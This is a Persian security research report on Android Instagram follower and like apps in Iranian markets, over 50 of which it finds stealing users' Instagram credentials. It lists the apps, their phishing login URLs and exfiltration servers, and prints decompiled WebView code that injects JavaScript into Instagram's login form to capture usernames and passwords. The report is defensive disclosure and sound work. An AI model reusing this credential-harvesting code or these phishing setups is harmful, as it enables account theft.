بسمه‌تعالی

گزارش کامل بررسی اپلیکیشن‌های اینستاگرامی در مارکت‌های ایرانی

بخش اول: برنامه‌های سرقت‌کننده اطلاعات

فهرست مطالب

۱ چکیده

یکی از شبکه‌های اجتماعی محبوب در ایران اینستاگرام است. برنامه‌های زیادی با نام‌های «فالوئریاب»، «لایک بگیر»، «آنفالویاب» و عناوین دیگر برای ارائه خدمات جانبی به کاربران اینستاگرامی در مارکت‌های داخلی منتشر شده‌است. همانطور که نام برنامه‌ها نشان می‌دهد، هدف برنامه‌ها گرفتن فالوئر و لایک و... برای کاربران اینستاگرام است. در طول این تحقیق بیش از ۲۰۰ برنامه اندرویدی که خدمات مرتبط با اینستاگرام ارائه می‌دهند از مارکت‌های داخلی جمع‌آوری و بررسی شد. از این میان حدود ۱۰۰ برنامه برای ارائه خدمات نیاز به ورود به حساب اینستاگرام کاربر داشتند. در بین این برنامه‌ها بیش از ۵۰ برنامه سارق اطلاعات کاربران شناسایی شد. این برنامه‌ها نام کاربری و رمز عبور اینستاگرامی آنان را به روش‌های مختلف استخراج کرده و به سرور توسعه‌دهندگان ارسال می‌کردند. با توجه به آمار نصب‌های این برنامه‌ها به‌صورت تخمینی اطلاعات بیش از یک میلیون کاربر اینستاگرام در ایران توسط این برنامه‌ها به سرقت رفته است.

بسیاری از برنامه‌های دیگر (از بین ۱۰۰ برنامه) نیز باوجود اینکه به کاربر اطمینان می‌دادند که به رمز عبور آن‌ها دسترسی ندارند ولی با استفاده از روش‌های برنامه‌های سارق، رمز عبور کاربران را استخراج می‌کردند. برای این دسته از برنامه‌ها شواهدی از ارسال رمز عبور به سرور خود برنامه‌ها مشاهده نشد و به همین دلیل این برنامه‌ها در لیست برنامه‌های سارق ذکر نشده‌اند. بررسی این برنامه‌ها در یک گزارش دیگر انجام شده است. متاسفانه از بین حدود صد برنامه بررسی شده تقریبا نیمی از آن‌ها سارق بودند و اکثر برنامه‌های باقیمانده نیز حداقل رمز عبور اینستاگرام کاربر را استخراج می‌کردند (هرچند شواهدی مبنی بر سرقت کامل یافت نشد) و از این نظر این برنامه‌ها در کل خطر بالایی دارند و بهتر است که فروشگاه‌های اندرویدی پیش از انتشار چنین برنامه‌هایی (که نیاز به ورود به حساب کاربری اینستاگرام دارند) بررسی کاملی روی برنامه‌ها داشته باشند.

لازم به ذکر است که در این تحقیق تمام برنامه‌های اندرویدی مارکت‌های داخلی از این نوع بررسی نشدند و فقط یک مجموعه دویست تایی از برنامه‌ها برای نمونه جمع‌آوری و تحلیل شدند. در نتیجه احتمالا برنامه‌های سارق دیگری نیز در مارکت‌ها حضور دارند. در ضمن لینک های جعلی شناخته شده در برنامه ها طی دو مرحله به مالکین IP جهت مسدودسازی اطلاع داده شده است.

۲ مقدمه

برنامه‌هایی که خدمات جانبی به کاربران اینستاگرام ارائه می‌دهند معمولا با عناوین «لایک بگیر»، «فالوئر بگیر»، «کامنت بگیر» و «آنفالو یاب» منتشر می‌شوند. با توجه به نوع خدماتی که این برنامه‌ها ارائه می‌دهند، معمولا نیاز به ورود به حساب کاربری اینستاگرام در داخل برنامه است.

در بررسی برنامه‌ها، طبق ادعای اغلب آن‌ها صفحه ورود به حساب کاربری مستقیماً از سایت اینستاگرام بارگیری می‌شود و خود برنامه به اطلاعات کاربر (نام کاربری و رمز عبور) دسترسی ندارد. معمولا توضیحی مشابه مطلب زیر به کاربر نمایش داده می‌شود:

"توجه کنید این یک برنامه غیررسمی برای اینستاگرام است، شما البته با اتصال به خود اینستاگرام لاگین می‌شوید و جای نگرانی برای اطلاعات محرمانه شما نیست (اطلاعات شما نزد اینستاگرام محفوظ است)"

برخلاف این نوع پیام‌ها، تعداد زیادی از برنامه‌ها به روش‌های مختلفی که در ادامه توضیح داده شده‌اند، رمز عبور اینستاگرام کاربران را استخراج می‌کردند. در کل سه روش برای استخراج رمز عبور کاربران مشاهده شد:

- صفحه جعلی مشابه صفحه ورود اینستاگرام
  - صفحه آنلاین
  - صفحه آفلاین
- استخراج رمز عبور با افزودن کد جاوا اسکریپتی به webview (در صفحه ورود اصلی اینستاگرام)

لازم به ذکر است که تعداد برنامه‌هایی که رمز عبور کاربران را استخراج می‌کردند بیشتر از لیست حدود ۵۰ برنامه‌ای است که در این گزارش به عنوان برنامه‌های سارق رمز عبور اینستاگرام به آن‌ها اشاره می‌شود. این برنامه‌ها رمز عبور را برای سرور خود برنامه ارسال می‌کردند و برنامه‌هایی که این کار را نمی‌کردند در این لیست حضور ندارند و در گزارش دیگری بررسی شده‌اند. میزان نصب آن‌ها به صورت حدودی بیش از یک میلیون نصب است.

۳ لیست برنامه‌ها

لیست برنامه‌های شناسایی شده در طول تحقیق که رمز عبور کاربران را سرقت می‌کردند به‌صورت زیر است

نام برنامه	نام بسته	نصب
لایک بگیر اینستاگرم	ir.andromedaa.likebegir	200000
فالوئر بگیر اینستاگرام	ir.andromedaa.followerbegir	200000
کامنت بگیر اینستاگرام	ir.andromedaa.commentbegir	100000
انفالویاب اینستاگرام	com.unfollo.instagram	50000
فالوور گیر اینستاگرام	ir.microks.instagram	50000
انفالویاب اینستاگرام	com.unfollowyab.instap	20000
انفالویاب اینستاگرام	com.ns.unfollowfinder	20000
تپ اینستا=فالوور، لایک،بازدید، کامنت	ir.smartmob.tapinsta	10000
فالویر بگیر اینستاگرام	ir.smartmob.followergram	10000
انفالویاب اینستاگرام	ir.novinsofts.smartunfollowfinder	10000
آنفالویاب اینستاگرام	ir.om6.hm	10000
آنفالویاب | آنفالوپلاس	ir.unfollowplus.mti	10000
پرفکت اینستا(لایک و فالوئر بگیر)	com.ait.prefectinsta	10000
فالوئر لایک کامنت و ویو بگیر اینستا	com.sibroid.followvista	5000
اینستاپلاس فالوور و لایک اینستاگرام	ir.behtateam.instaplus	5000
وان فالو (فالوور،کامنت،لایک و ویو)	com.hicell.onefollow	2000
فالوئرلایک	ir.followerlike.instagram	2000

ربات اینستگرام	com.insta.bots	2000
جت فالوئر	فالوئر بگیر اینستاگرام	com.ait.jetfollower	2000
جت لایک	لایک بگیر اینستاگرام	com.ait.jetlike	2000
کلوپ اینستا (فالوئر،لایک،کامنت،ویو)	ir.smartmob.clopinsta	1000
فالوورده اینستاگرام + لایک بگیر	com.followerdeh.sibroid	1000
اینستاگرامی ها / فالوئر , لایک	ir.smartmob.instagramiha	1000
اینستاسنتر (فالور/لایک/کامنت/ویو)	ir.smartmob.instacenter	1000
فالوور گیر اینستاگرام : لایک بگیر	com.hifollower.sibroid	500
سِیف فالوئر(فالو،لایک،کامنت،ویو)	ir.safefollower.sibroid	500
اینستاپرو: فالو و لایک بگیر اینستا	com.appline.instapro	500
فالو+ویو+کامنت+لایک	com.followerpash.sibroid	500
فالوور بگیر اینستاگرام، اینستا دانلودر، لایک و فالوئر بگیر اینستاگرام (گرامیستا)	com.gramista.android	500
فالوور حرفه ای	ir.falowarahafai.instaharf	200
فالو بگیر اینستا (لایک,کامنت,ویو)	com.maxfollow.maxteam	200
فالووگرام	افزایش لایک و فالوور	co.persian.followgram	200
فالوور ایرانی	com.followerirani.com	200
اینستاگرام-لایک و فالوور تک	ir.takfollow.app	200
فالوئر بگیر و لایک بگیر فالوئرباران	com.followerbaran.sibroid	100
اینستا کلاب (فالوئر،لایک،کامنت،ویو)	bizans.deve.instaclub	100
اینستا پلاس	com.insta.com.followersplus	100
فالووریون| فالوور و لایک اینستاگرام	co.persian.followerion	100

فالو و لایک بگیر اینستاپارس	ir.javastudio.instapars	100
فالوئرپلاس	com.hanimoontell.sibroid	50
اینستارجین	com.instaregion.sibroid	50
عضو گیر + بازدید گیر تلگرام	com.hicell.fullmembers	2000
اینستاپلاس پازل	ir.behtateam.puzzlecrop	500
اینستاگراف	com.instagraff.app	500
اینستاخان فالوور و لایک اینستاگرام	ir.smartmob.instakhan	50
پرشین فالوور	ir.smartmob.persianfollow	100
فالور اینستاگرام	com.pars.follower	2000
فالووربگیر اینستاگرام	pars.follow.app	50
کافه اینستا	com.cafe.insta	50
فالوئر بگیر اینستاگرام	ka.follow.app	2000
هات فالو	ir.s95.hotfollow	50
فالولند	com.hanivan.followland	2000
فالوئر بگیر اینستاگرام	com.pdgroup.instagram	50
فالور منیجر	com.followermanager.sibroid	50
فالوکا	com.sibroid.followka	500
فری فالوئر	com.sibroid.freefollower	1000
هاست فالوئر	com.sibroid.hostfollower	50
کافه اینستا	com.sibroid.cafeinsta	50

۴ روش‌های فریب کاربران

این برنامه‌ها در مجموع از سه روش مختلف برای فریب کاربر استفاده می‌کردند.

- بارگذاری صفحه وب مشابه صفحه اینستاگرام (صفحه آنلاین)
- نمایش صفحه طراحی شده شبیه به صفحه اینستاگرام (صفحه آفلاین)
- استخراج رمز عبور از صفحه اصلی اینستاگرام با افزودن کد جاوااسکریپتی

در ادامه هریک از روش‌ها بررسی شده است و لیست برنامه‌هایی که از هریک از روشها برای استخراج رمز عبور کاربران سواستفاده می‌کردند معرفی شده است.

۴-۱ بارگذاری صفحه وب مشابه صفحه اینستاگرام

در این روش برنامه‌ها به جای بارگذاری صفحه لاگین اینستاگرام، یک صفحه جعلی را بارگذاری می‌کنند. لیست صفحات جعلی شناسایی شده به‌صورت زیر است:

- http://tapinsta.ir/LoginPagei.html
- http://mmbers.ir/FollowerGramNew/Instagram-Login
- http://instagramapi.sinapps.ir
- http://userplusapp.ir/instaup/LoginPage.html
- http://instaplus.ir/instagram/login/index.php
- http://x2net.ir/followerLike/login/instagram.html
- http://cloobinsta.space/ClopInsta/Instagram-Login/
- http://login.instagramiha.org/
- http://elyasm.ir/cafeinstaz/LoginPage.html
- http://takfollow.ir/instagram/login/index.php
- http://instaclubbizans.com/InstaClub/Instagram-Login/
- http://login.instaregion.ir/
- http://tizigame.ir/panel/Instagram-Login/
- http://aliimotamedi.ir/panel/Instagram-Login/
- http://kafollow.ir/panel/Instagram-Login/
- http://s95.ir/a/hotfollow/Instagram-Login/
- http://followlandapp.ir/panel/Instagram-Login/
- http://follower.parniandata.ir/panel/Instagram-Login/
- http://followermanager.ir/followermanager/login/
- http://followkaa.ir/followka/Login/
- http://esarp.ir/freefollower/Login/
- http://hostfollower.ir/hostfollower/Login/
- http://babalearn.ir/cafeinsta/login/

۴-۱-۱ لیست برنامه‌ها و صفحات جعلی آن‌ها

در جدول زیر لیست آدرس صفحه جعلی مربوط به هریک از برنامه‌ها آمده است.

نام برنامه	نام بسته	لینک صفحه جعلی
تپ اینستا=فالوور،لایک، بازدید،کامنت	ir.smartmob.tapinsta	http://tapinsta.ir/LoginPagei.html
فالویر بگیر اینستاگرام	ir.smartmob.followergram	http://mmbers.ir/FollowerGramNew/Instagram-Login
آنفالویاب | آنفالوپلاس	ir.unfollowplus.mti	http://instagramapi.sinapps.ir
فالوئر لایک کامنت و ویو بگیر اینستا	com.sibroid.followvista	http://userplusapp.ir/instaup/LoginPage.html
اینستاپلاس فالوور و لایک اینستاگرام	ir.behtateam.instaplus	http://instaplus.ir/instagram/login/index.php
وان فالو (فالوور،کامنت،لایک و ویو)	com.hicell.onefollow	http://hicell-developer.ir/OneFollow/Instagram-Login
فالوئرلایک	ir.followerlike.instagram	http://x2net.ir/followerLike/login/instagram.html
کلوپ اینستا (فالوئر،لایک،کامنت، ویو)	ir.smartmob.clopinsta	http://cloobinsta.space/ClopInsta/Instagram-Login
فالوورده اینستاگرام + لایک بگیر	com.followerdeh.sibroid	http://userplusapp.ir/instaup/LoginPage.html
اینستاگرامی ها / فالوئر , لایک	ir.smartmob.instagramiha	http://login.instagramiha.org
اینستاسنتر (فالور/لایک/کامنت/ ویو)	ir.smartmob.instacenter	http://instapardaz.com/InstaCenter/Instagram-Login


فالوور گیر اینستاگرام : لایک بگیر	com.hifollower.sibroid	http://userplusapp.ir/instaup/LoginPage.html
سِیف فالوئر(فالو،لایک، کامنت،ویو)	ir.safefollower.sibroid	http://userplusapp.ir/instaup/LoginPage.html
فالو+ویو+کامنت+ لایک	com.followerpash.sibroid	http://userplusapp.ir/instaup/LoginPage.html
فالوور حرفه ای	ir.falowarahafai.instaharf	http://userplusapp.ir/instaup/LoginPage.html
فالو بگیر اینستا (لایک,کامنت,ویو)	com.maxfollow.maxteam	http://userplusapp.ir/instaup/LoginPage.html
فالووگرام | افزایش لایک و فالوور	co.persian.followgram	http://elyasm.ir/cafeinstaz/LoginPage.html
فالوور ایرانی	com.followerirani.com	http://userplusapp.ir/instaup/LoginPage.html
اینستاگرام-لایک و فالوور تک	ir.takfollow.app	http://takfollow.ir/instagram/login/index.php
فالوئر بگیر و لایک بگیر فالوئرباران	com.followerbaran.sibroid	http://userplusapp.ir/instaup/LoginPage.html
اینستا کلاب (فالوئر،لایک،کامنت،ویو)	bizans.deve.instaclub	http://instaclubbizans.com/InstaClub/Instagram-Login
اینستا پلاس	com.insta.com.followersplus	http://userplusapp.ir/instaup/LoginPage.html
فالووریون| فالوور و لایک اینستاگرام	co.persian.followerion	http://elyasm.ir/cafeinstaz/LoginPage.html
فالو و لایک بگیر اینستاپارس	ir.javastudio.instapars	http://instagramapi.sinapps.ir
فالوئرپلاس	com.hanimoontell.sibroid	http://userplusapp.ir/instaup/LoginPage.html
اینستارجین	com.instaregion.sibroid	http://login.instaregion.ir
عضو گیر + بازدید گیر تلگرام	com.hicell.fullmembers	http://hicell-developer.ir/OneFollow/Instagram-Login/

لینک (بازدیدگیر سایت و صفحه اجتماعی)	com.hicell.link	http://hicell-developer.ir/OneFollow/Instagram-Login/
سوپر ممبر تلگرام	com.behta.notiad	http://instaplus.ir/instagram/login/index.php
اینستاپلاس پازل	ir.behtateam.puzzlecrop	http://instaplus.ir/instagram/login/index.php
اینستاگراف	com.instagraff.app	http://instagramapi.sinapps.ir
اینستاخان فالوور و لایک اینستاگرام	ir.smartmob.instakhan	http://userplusapp.ir/instaup/LoginPage.html
پرشین فالوور	ir.smartmob.persianfollow	http://userplusapp.ir/instaup/LoginPage.html
فالور اینستاگرام	com.pars.follower	http://panelpars.ir/panel/Instagram-Login/
فالوربگیر اینستاگرام	pars.follow.app	http://tizigame.ir/panel/Instagram-Login/
کافه اینستا	com.cafe.insta	http://aliimotamedi.ir/panel/Instagram-Login/
فالوئر بگیر اینستاگرام	ka.follow.app	http://kafollow.ir/panel/Instagram-Login/
هات فالو	ir.s95.hotfollow	http://s95.ir/a/hotfollow/Instagram-Login/
فالولند	com.hanivan.followland	http://followlandapp.ir/panel/Instagram-Login/
فالوئر بگیر اینستاگرام	com.pdgroup.instagram	http://follower.parniandata.ir/panel/Instagram-Login/
فالور منیجر	com.followermanager.sibroid	http://followermanager.ir/followermanager/login/
فالوکا	com.sibroid.followka	http://followkaa.ir/followka/Login/
فری فالوئر	com.sibroid.freefollower	http://esarp.ir/freefollower/Login/
هاست فالوئر	com.sibroid.hostfollower	http://hostfollower.ir/hostfollower/Login/
کافه اینستا	com.sibroid.cafeinsta	http://babalearn.ir/cafeinsta/login/

نحوه شناسایی این برنامه‌ها از طریق بررسی ترافیک آن‌ها انجام شده است. برای مثال ترافیک شبکه برنامه اول این لیست با نام «تپ اینستا» که بیشتر از پنجاه هزار نصب دارد به‌صورت زیر است:

شکل ۱ ترافیک برنامه تپ اینستا

این صفحات جعلی شبیه به صفحه ورود به اینستاگرام طراحی شده‌اند. برای نمونه چند تصویر از این صفحات جعلی در زیر آمده است.



شکل ۲ صفحات جعلی

در این روش نام کاربری و رمز عبور اینستاگرام فرد مستقیما به سرور میزبان این صفحات جعلی ارسال می‌شود و در اختیار سارقان قرار می‌گیرد.

۲-۴ صفحه جعلی شبیه به صفحه اینستاگرام

این روش مشابه با روش قبلی است با این تفاوت که صفحه‌ای که به کاربر نشان داده می‌شود یک صفحه آفلاین است و بدون بارگذاری اطلاعات از اینترنت یک صفحه مشابه اینستاگرام به کاربر نمایش داده می‌شود.

برنامه‌های زیر از این راه رمز عبور کاربر را استخراج می‌کنند.

نام برنامه	نام بسته	حداقل نصب فعال
فالوور گیر اینستاگرام	ir.microks.instagram	50000
ربات اینستگرام	com.insta.bots	2000
فالوور بگیر اینستاگرام، اینستا دانلودر، لایک و فالوئر بگیر اینستاگرام (گرامیستا)	com.gramista.android	500

۴-۲-۱ برنامه MicroKs

برنامه زیر با بیش از ۵۰هزار نصب فعال یکی پرکاربرترین برنامه‌های سارق است.

نام برنامه	نام بسته	حداقل نصب فعال
فالوور گیر اینستاگرام	ir.microks.instagram	50000

این برنامه یک صفحه جعلی طراحی شده شبیه به صفحه اینستاگرام را به کاربر نشان می‌دهد و در واقع کاربر نام کاربری و رمز عبورش را مستقیما به خود برنامه می‌دهد. تصویر صفحه این برنامه به‌صورت زیر است.

شکل ۳ صفحه ورود به اینستاگرام جعلی برنامه فالورگیر اینستاگرام

پس از گرفتن اطلاعات کاربر، با توجه به ترافیک برنامه، این اطلاعات برای آدرس followergram.ir ارسال می‌شوند. این قسمت از ترافیک برنامه به‌صورت زیر است :

شکل ۴ ارسال رمز عبور اینستاگرام به followergram.ir

۴-۲-۲ برنامه ربات اینستاگرام


اطلاعات برنامه «ربات اینستاگرام» به‌صورت زیر است.

نام برنامه	نام بسته	حداقل نصب فعال
ربات اینستاگرام	com.insta.bots	2000

این برنامه یک صفحه جعلی طراحی شده شبیه به صفحه اینستاگرام را به کاربر نشان می‌دهد و در واقع کاربر نام کاربری و رمز عبورش را مستقیما به خود برنامه می‌دهد. تصویر صفحه ورود جعلی این برنامه به‌صورت زیر است.

شکل ۵ صفحه ورود جعلی برنامه ربات اینستاگرام

پس از این که کاربر اطلاعات خود را وارد برنامه کند این اطلاعات به آدرس instegram.ir ارسال می‌شوند. ترافیک این قسمت از برنامه به‌صورت زیر است.




شکل ۶ ارسال رمز عبور و شماره همراه به Instegram.ir

۳-۲-۴ برنامه com.gramista.android

این برنامه نیز به جای صفحه اینستاگرام یک صفحه جعلی که بسیار شبیه به صفحه اینستاگرام طراحی شده است را به کاربر نشان می‌دهد.

نام برنامه	نام بسته	حداقل نصب فعال
فالوور بگیر اینستاگرام، اینستا دانلودر، لایک و فالوئر بگیر اینستاگرام (گرامیستا)	com.gramista.android	500

در شکل زیر می‌توان تصویر صفحه جعلی این برنامه و صفحه اصلی اینستاگرام را مقایسه کرد.



شکل ۷ سمت چپ صفحه جعلی و سمت راست صفحه اصلی اینستاگرام

همان‌طور که در شکل مشاهده می‌شود این صفحه جعلی نسبت به صفحه‌های جعلی قبل بهتر طراحی شده و در نگاه اول تشخیص آن سخت است، البته همچنان تفاوت‌های جزئی مانند نوشته‌های داخل باکس‌های نام کاربری و رمز عبور مشهود است همچنین در صفحه جعلی امکان تغییر زبان وجود ندارد و کار نمی‌کند. البته با توجه به تحلیل ترافیک برنامه جعلی بودن این صفحه قطعی است و در هنگام نمایش این صفحه، اطلاعات

صفحه اصلی اینستاگرام دریافت نمی‌شود و بررسی کد دیکامپایل شده برنامه نیز نشان می‌دهد که کدهای صفحه جعلی در داخل برنامه وجود دارد.

بررسی این برنامه نشان می‌دهد که اطلاعات به https://178.32.99.211:17420 ارسال می‌شود.

۴-۲-۴ برنامه ir.sourceandroid.instafollow

برنامه زیر نیز برای ورود کاربران به اینستاگرام یک صفحه جعلی آفلاین به آن‌ها نمایش می‌دهد

نام برنامه	نام بسته	حداقل نصب فعال
اینستا فالو- فالور و لایک بگیر	ir.sourceandroid.instafollow	2000

۴-۳ استخراج رمز عبور از صفحه اصلی اینستاگرام با افزودن کد جاوااسکریپتی

در این روش صفحه اصلی اینستاگرام به کاربر نشان داده می‌شود و اطلاعات کاربر هم در همین صفحه وارد می‌شود ولی با افزودن کد جاوااسکریپتی به صفحه لود شده، نام کاربری و رمز عبور وارد شده استخراج می‌شود.

شکل ۸ صفحه ورود به اینستاگرام

در این روش پس از بارگذاری صفحه ورود به اینستاگرام، یک کد جاوا اسکریپتی توسط برنامه به آن اضافه می‌شود، این کد نام کاربری و رمز عبور حساب کاربری اینستاگرام فرد را استخراج می‌کند. برای این کار از تابع addJavascriptInterface مربوط به WebView استفاده می‌شود. کدهای مربوط به استخراج رمز عبور، مشابه کدی است که در تصویر زیر نشان داده شده است.

```
public void onPageFinished(WebView webView, String str) {
    super.onPageFinished(webView, str);
    Log.d("yyyyyy", "onPageFinished      " + this.f5353a.f5360o);
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("var values = { user:'' , pass:'' }; ");
    stringBuilder.append("document.getElementsByTagName('form')[0].onsubmit = function () {");
    stringBuilder.append("var objPWD, objAccount;var str = '';");
    stringBuilder.append("var inputs = document.getElementsByTagName('input');");
    stringBuilder.append("for (var i = 0; i < inputs.length; i++) {");
    stringBuilder.append("if (inputs[i].name.toLowerCase() === 'password') {objPWD = inputs[i];}");
    stringBuilder.append("else if (inputs[i].name.toLowerCase() === 'username') {objAccount = inputs[i];}");
    stringBuilder.append("}");
    stringBuilder.append("if (objAccount != null) {values.user = objAccount.value;}");
    stringBuilder.append("if (objPWD != null) { values.pass = objPWD.value;}");
    stringBuilder.append("window.MYOBJECT.processHTML(JSON.stringify(values));");
    stringBuilder.append("return true;");
    stringBuilder.append("};");
    webView.loadUrl("javascript:" + stringBuilder.toString());
    if (this.f5353a.f5360o == 0) {
        this.f5353a.m8121b(false);
        this.f5353a.f5360o = 1;
    }
}
```

شکل ۹ نمونه کد جاوااسکریپتی استخراج رمز عبور

```
public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
    Log.d("Instagram-WebView", "Loading URL: " + str);
    webView.addJavascriptInterface(new c(this.a), "instalogin");
    super.onPageStarted(webView, str, bitmap);
    this.a.a(true);
}
```

```
public void onPageFinished(WebView webView, String str) {
    super.onPageFinished(webView, str);
    Log.d("Instagram-WebView", "onPageFinished URL: " + str);
    if (this.a.b == 0) {
        this.a.a(false);
    }
    if (str.contains("instagram")) {
